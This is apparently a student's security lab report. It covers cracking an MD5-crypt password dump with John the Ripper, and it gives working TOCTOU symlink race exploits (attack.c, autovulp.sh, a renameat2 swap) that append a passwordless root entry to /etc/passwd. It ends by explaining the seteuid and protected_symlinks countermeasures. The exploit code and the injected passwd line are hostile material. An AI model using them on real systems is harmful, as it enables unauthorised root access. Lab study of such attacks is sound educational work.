Assignment 2

Task 0: JohnTheRipper

Answers to the questions:

1. Both /etc/passwd and /etc/shadow are hidden behind root user privileges - they cannot be printed using regular privileges - to view “sudo cat /etc/passwd or sudo cat /etc/passwd” is required

```
┌──(rkayyo㉿kali)-[/etc]
└─$ ll shadow
-rw-r----- 1 root shadow 1409 Jan 28  2024 shadow

┌──(rkayyo㉿kali)-[/etc]
└─$ ll passwd
-rw-r--r-- 1 root root 3181 Sep 25 15:06 passwd
```

2. Since all inputs start with $1 —> the passwords in pw_dump are hashed using Linux’s MD5 hash
    1. Yes they are salted - the format of every input is 1salt$hashed_password

Options used for John:

John —single pw_dump ()

- altair123 (altair)

After figuring out the hash type I checked if there was a way to hash the file based on the hash type

John —format=md5crypt pw_dump

- iloveyou (naomi)
- password (meryl)
- letmein (laracroft)
- 123456 (solidsnake)
- qwerty (cortana)
- dragon (masterchief)
- princess (bigboss)
- soccer1 (blazkowicz)
- basketball? (link)
- mosie1 (zoey)

- chamber (geralt)
- turned (agent47)

rockyou.txt is a popular password list that I thought id input into the wordlist parameter
John —wordlist=/home/rkayyo/CISC447/A2/JohnTheRipper/run/rockyou.txt pw_dump
- soccer22 (alduin)
- monkey19 (johnmarston)
- spongebob123 (jarlulfric)
- senators (gordonfreeman)
- footba11 (coach)
- f0rdtruck (dovahkiin)
- MAE (triss)
- 1Taekwondo (monasax)

Brute force attempt - all ASCII characters of length 4 -
john --incremental=ASCII --max-length=4 pw_dump
- F73 (glados)

Task 1:

```
┌──(rkayyo㉿kali)-[~/CISC447/A2/JohnTheRipper]
└─$ sudo sysctl -w fs.protected_symlinks=0
[sudo] password for rkayyo:
fs.protected_symlinks = 0

┌──(rkayyo㉿kali)-[~/CISC447/A2/JohnTheRipper]
└─$ sudo sysctl fs.protected_regular=0
fs.protected_regular = 0
```


After disabling protections, I ran the following command
- nano /etc/passwd

Then copy pasted “test:U6aMy0wojraho:0:0:test:/root:/bin/bash” into the /etc/passwd file
After adding the test user to the /etc/passwd file, I was able to log into it without inputting a password and I had access to root privileges

Task 2a:
Firstly, I added the sleep(10); line to the vulp.c program
Secondly, I compiled the file and ran the following commands
- Sudo chown root vulp
- Sudo chmod 4755 vulp

Then, I created the ABC text file in /tmp manually because I was having issues when just running ./vulp and trying to input “test:U6aMy0wojraho:0:0:test:/root:/bin/bash”

1. Run ./vulp
2. Input test:U6aMy0wojraho:0:0:test:/root:/bin/bash
3. In a second window during the sleep duration:
    1. ln -sf /etc/passwd /tmp/ABC
4. Open the passwd file



Task 2b:

Wrote the attack program

```
~~attack.c
#include <unistd.h>

int main() {
    while (1) {
        unlink("/tmp/ABC"); // Remove the file/symlink if it exists
        symlink("/etc/passwd", "/tmp/ABC"); // Create a symbolic link
    }
   return 0 ;
}
```

1. Ran ./autovulp.sh
2. Quickly in another terminal ./attack
3. Waited
4. Read message “file has been altered...”
5. Checked /etc/passwd
6. Swapped users using UN: test PW: (empty)
7. Logged back in and terminated both scripts

```
~~autovulp.sh
#!/bin/bash
sudo sysctl -w fs.protected_symlinks=0
sudo sysctl fs.protected_regular=0
CHECK_FILE="ls -l /etc/passwd"
old=$($CHECK_FILE)
new=$($CHECK_FILE)
while [ "$old" == "$new" ]
do
echo "test:U6aMy0wojraho:0:0:test:/root:/bin/bash" | ./vulp
new=$($CHECK_FILE)
done
echo "TERMINATE: The /etc/passwd file has been modified"
```

```
┌──(rkayyo㉿kali)-[~/CISC447/A2]
└─$ ./autovulp.sh
[sudo] password for rkayyo:
fs.protected_symlinks = 0
fs.protected_regular = 0
TERMINATE: The /etc/passwd file has been modified
```

Open


passwd
/etc

```
strongswan:x:103:65534::/var/lib/strongswan:/usr/sbin/nologin
systemd-timesync:x:992:992:systemd Time Synchronization:/:/usr/sbin/nologin
redsocks:x:104:104::/var/run/redsocks:/usr/sbin/nologin
rwhod:x:105:65534::/var/spool/rwho:/usr/sbin/nologin
_gophish:x:106:106::/var/lib/gophish:/usr/sbin/nologin
iodine:x:107:65534::/run/iodine:/usr/sbin/nologin
messagebus:x:108:107::/nonexistent:/usr/sbin/nologin
miredo:x:109:65534::/var/run/miredo:/usr/sbin/nologin
redis:x:110:110::/var/lib/redis:/usr/sbin/nologin
usbmux:x:111:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
mosquitto:x:112:112::/var/lib/mosquitto:/usr/sbin/nologin
tcpdump:x:113:114::/nonexistent:/usr/sbin/nologin
sshd:x:114:65534::/run/sshd:/usr/sbin/nologin
_rpc:x:115:65534::/run/rpcbind:/usr/sbin/nologin
dnsmasq:x:116:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
statd:x:117:65534::/var/lib/nfs:/usr/sbin/nologin
avahi:x:118:118:Avahi mDNS daemon,,,:/run/avahi-daemon:/usr/sbin/nologin
stunnel4:x:991:991:stunnel service system account:/var/run/stunnel4:/usr/sbin/nologin
Debian-snmp:x:119:119::/var/lib/snmp:/bin/false
_gvm:x:120:120::/var/lib/openvas:/usr/sbin/nologin
speech-dispatcher:x:121:29:Speech Dispatcher,,,:/run/speech-dispatcher:/bin/false
sslh:x:122:121::/nonexistent:/usr/sbin/nologin
postgres:x:123:122:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
pulse:x:124:124:PulseAudio daemon,,,:/run/pulse:/usr/sbin/nologin
inetsim:x:125:126::/var/lib/inetsim:/usr/sbin/nologin
lightdm:x:126:127:Light Display Manager:/var/lib/lightdm:/bin/false
geoclue:x:127:128::/var/lib/geoclue:/usr/sbin/nologin
saned:x:128:130::/var/lib/saned:/usr/sbin/nologin
polkitd:x:989:989:polkit:/nonexistent:/usr/sbin/nologin
rtkit:x:129:131:RealtimeKit,,,:/proc:/usr/sbin/nologin
colord:x:130:132:colord colour management daemon,,,:/var/lib/colord:/usr/sbin/nologin
nm-openvpn:x:131:133:NetworkManager OpenVPN,,,:/var/lib/openvpn/chroot:/usr/sbin/nologin
nm-openconnect:x:132:134:NetworkManager OpenConnect plugin,,,:/var/lib/NetworkManager:/usr/sbin/nologin
rkayyo:x:1000:1000:rkayyo,,,:/home/rkayyo:/usr/bin/zsh


test:U6aMy0wojraho:0:0:test:/root:/bin/bash
```

Root privileged user can be logged into using

- Username: test
- Password: (empty)




Task 2c


After updating the attack program with the code written in the document, the attack worked successfully on the first try

1. Create new ABC and DEF text files in /tmp directory
2. Run ./autovulp.sh
3. Run ./revisedattack
    1. #define _GNU_SOURCE
    2. #include <stdio.h>
    3. #include <unistd.h>
    4. int main()
    5. {
    6. unsigned int flags = RENAME_EXCHANGE;
    7. unlink("/tmp/ABC"); symlink("/dev/null", "/tmp/ABC");
    8. unlink("/tmp/DEF"); symlink("/etc/passwd", "/tmp/DEF");
    9. renameat2(0, "/tmp/ABC", 0, "/tmp/DEF", flags);
    10. return 0;

11. }

4. Terminate: message shows up
5. Can log into the test user with root privileges





Task 3a

NewVulp.c
After implementing the new vulnerable program

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>
#include <sys/types.h>
#include <sys/stat.h>

int main()
{
    char* fn = "/tmp/ABC";
    char buffer[60];
    FILE* fp;
    uid_t uid = getuid();
    uid_t euid = geteuid();
    if (seteuid(uid) != 0) {
        perror("Failed to drop privileges");
        exit(1);
```

```
    }
    scanf("%50s", buffer);
    if (!access(fn, W_OK)) {


        if (seteuid(euid) != 0) {
            perror("Failed to regain privileges");
            exit(1);
        }
        fp = fopen(fn, "a+");
        if (!fp) {
            perror("Open failed");
            exit(1);
        }
        fwrite("\n", sizeof(char), 1, fp);
        fwrite(buffer, sizeof(char), strlen(buffer), fp);
        fclose(fp);
        if (seteuid(uid) != 0) {
            perror("Failed to drop privileges again");
            exit(1);
        }
    } else {
        printf("No permission\n");
    }
    return 0;
}
```

Running the revised program, root privileges are dropped via seteuid() before checking permissions of ABC in /tmp

- Thereby when the code is ran, No permission will print because the access() check fails as the user does not have write privileges to /etc/passwd

Even after creating links between /tmp/ABC —> /dev/null and a link between /tmp/DEF —> /etc/passwd then switching them so /tmp/ABC —> /etc/passwd

- Because the vulnerable program never opened /tmp/ABC (since it failed the access() check with regular user privileges), nothing is written to /etc/passwd
- The attack will not succeed because the revised vulnerable program is not executing the code that would write user input into the file (as it doesn't have the necessary permissions to access /etc/passwd)

Task 3b

After running the command: sudo sysctl -w fs.protected_symlinks=1

- This command ensures that the owner of the symbolic link must match the owner of the target file, thereby adding extra security against symlink attacks

So in this case, when the attack runs, the atomic switch between the symlinks of /tmpABC and /tmp/DEF will not occur because, a symlink between /tmp/ABC —> /etc/passwd is a breach of the protection we just initiated
/etc/passwd is root user owned and root and my own account rkkayo do not match. Therefore the symlink will not even be created, which means the /etc/passwd file stays untouched